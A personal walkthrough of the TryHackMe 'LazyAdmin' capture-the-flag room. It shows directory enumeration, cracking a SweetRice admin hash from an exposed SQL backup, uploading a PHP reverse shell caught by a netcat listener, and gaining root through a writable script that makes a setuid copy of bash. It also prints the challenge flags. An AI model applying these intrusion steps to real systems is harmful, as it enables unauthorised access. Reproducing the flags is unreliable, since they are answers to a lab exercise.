

CTF LazyAdmin

Kumpel7

December 2023

Those are the tasks i have to do, I am using the ubuntu machine with openvpn connection to tryhackme network.

1 Questions

Task 1 ☐ Lazy Admin

Have some fun! There might be multiple ways to get user access.

Note: It might take 2-3 minutes for the machine to boot

Start Machine

Answer the questions below

What is the user flag?

Answer format: **{*****}

Submit


What is the root flag?

Answer format: **{*****}

Submit

Screenshot 1: 2 Problems to solve

After entering machine IP we are greeted with a standard apache screen:



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```

/etc/apache2/
|-- apache2.conf
/   |-- ports.conf
|-- mods-enabled
/   |-- *.load
/   |-- *.conf
|-- conf-enabled
/   |-- *.conf
|-- sites-enabled
/   |-- *.conf

```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.


The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

So the easiest thing we can do is run `nmap` and `gobuster`. `Gobuster` found `/content`, so let's go there.



Welcome to SweetRice - Thank your for install SweetRice as your website management syst

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

```
Powered by Basic-CMS.ORG SweetRice.

dan@kumpel:~/seclists/37/Discovery/Web-Content$ gobuster dir -u http://10.10.196
.194 -w directory-list-2.3-big.txt -t128
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.196.194
[+] Method:             GET
[+] Threads:            128
[+] Wordlist:            directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/content                (Status: 301) [Size: 316] [--> http://10.10.196.194/content/]
/server-status          (Status: 403) [Size: 278]
Progress: 239138 / 1273834 (18.77%)
```


Now we can rerun gobuster for this subpage.

After checking the subdirectories I see that the web is using php, SQL and the login page is located in /as subdirectory. Also I've found that the latest version is 1.5.1 in /inc/latest.txt directory. There is more interesting file in /inc tho.

```

=====
[+] Url:      http://10.10.196.194/content
[+] Method:   GET
[+] Threads:  128
[+] Wordlist:  directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:  10s
=====
Starting gobuster in directory enumeration mode
=====
/images/ (Status: 301) [Size: 323] [-> http://10.10.196.194/content/images/]
/js/ (Status: 301) [Size: 319] [-> http://10.10.196.194/content/js/]
/inc/ (Status: 301) [Size: 320] [-> http://10.10.196.194/content/inc/]
/t/inc/ (Status: 301) [Size: 319] [-> http://10.10.196.194/content/t/inc/]
/as/ (Status: 301) [Size: 319] [-> http://10.10.196.194/content/as/]
/t/as/ (Status: 301) [Size: 324] [-> http://10.10.196.194/content/t/as/]
/themes/ (Status: 301) [Size: 327] [-> http://10.10.196.194/content/themes/]
/attachment (Status: 301) [Size: 327] [-> http://10.10.196.194/content/attachment/]
Progress: 162834 / 1273834 (12.78%)

```



Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory	-	-	-
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	


```

Open  mysql_bakup_20191129023059-1.5.1.sql  Save  -  +  x
~/Downloads
62  10 => 'DROP TABLE IF EXISTS `%-_%_links`';
63  11 => 'CREATE TABLE `%-_%_links` (
64    `lid` int(10) NOT NULL AUTO_INCREMENT,
65    `request` text NOT NULL,
66    `url` text NOT NULL,
67    `plugin` varchar(255) NOT NULL,
68    PRIMARY KEY (`lid`)
69 ) ENGINE=MyISAM DEFAULT CHARSET=utf8;
70  12 => 'DROP TABLE IF EXISTS `%-_%_options`';
71  13 => 'CREATE TABLE `%-_%_options` (
72    `id` int(10) NOT NULL AUTO_INCREMENT,
73    `name` varchar(255) NOT NULL,
74    `content` mediumtext NOT NULL,
75    `date` int(10) NOT NULL,
76    PRIMARY KEY (`id`),
77    UNIQUE KEY `name` (`name`)
78 ) ENGINE=MyISAM AUTO INCREMENT=4 DEFAULT CHARSET=utf8;
79  14 => 'INSERT INTO `%-_%_options` VALUES('1','global_setting','a:17:{s:4:
    \"name\";s:25:Lazy Admin&#039;s Website\";s:6:author\";s:10:Lazy
    Admin\";s:5:title\";s:0:\"\";s:8:keywords\";s:8:keywords\";s:11:
    description\";s:11:Description\";s:5:admin\";s:7:manager\";s:6:
    password\";s:32:42f749ade7f9e195bf475f37a44cafcb\";s:5:close\";i:1;s:9:
    close_tip\";s:454:Welcome to SweetRice - Thank your for install
    SweetRice as your website management system.<p><h1>This site is building now ,
    please come late.</h1><p>If you are the webmaster,please go to Dashboard ->
    General -> Website setting </p><p>and uncheck the checkbox Site close to
    open your website.</p><p>More help at <a href=http://www.basic-cms.org/docs/5-
    things-need-to-be-done-when-SweetRice-installed>Tip for Basic CMS SweetRice
    SQL  Tab Width: 8  Ln 79, Col 338  INS

```

Screenshot 2: With this data this should be a piece of cake. The login is manager.

So password is Password123 (MD5). We see a following admin control page:



Screenshot 3: Let's try to upload something

I had a php shell as .phtml saved on my PC, so I used it and it worked, so this is the right format. I've got a reverse shell.

```

dan@kumpel:~/reverse_shells$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.196.194 44180
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
2019 i686 i686 i686 GNU/Linux
 21:05:13 up  2:44,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls

```

Screenshot 4: We can easily find the user flag that way

```

$ cd home
$ ls
itguy
$ cd itguy
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$

```

Screenshot 5: 1st flag

Now let's try to find a way to escalate our privileges. Let's type sudo -l in the beginning and... bingo :)

```

$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$

```

So now the solution is rather easy. First we should check how the .pl file work. Then, because we see that it

uses copy.sh file (and we can edit it) we should edit it so that it will copy the bash to /tmp directory, and then we need to use it (-p gives us priviledged shell). It is all in the following photo.

```
cd ..
cd home
cd itguy
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
cat /etc/copy.sh
cp /bin/bash /tmp/bash; chmod +s /tmp/bash;
sudo /usr/bin/perl /home/itguy/backup.pl
/tmp/bash -p
whoami
root
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
cd ../../root
ls
root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```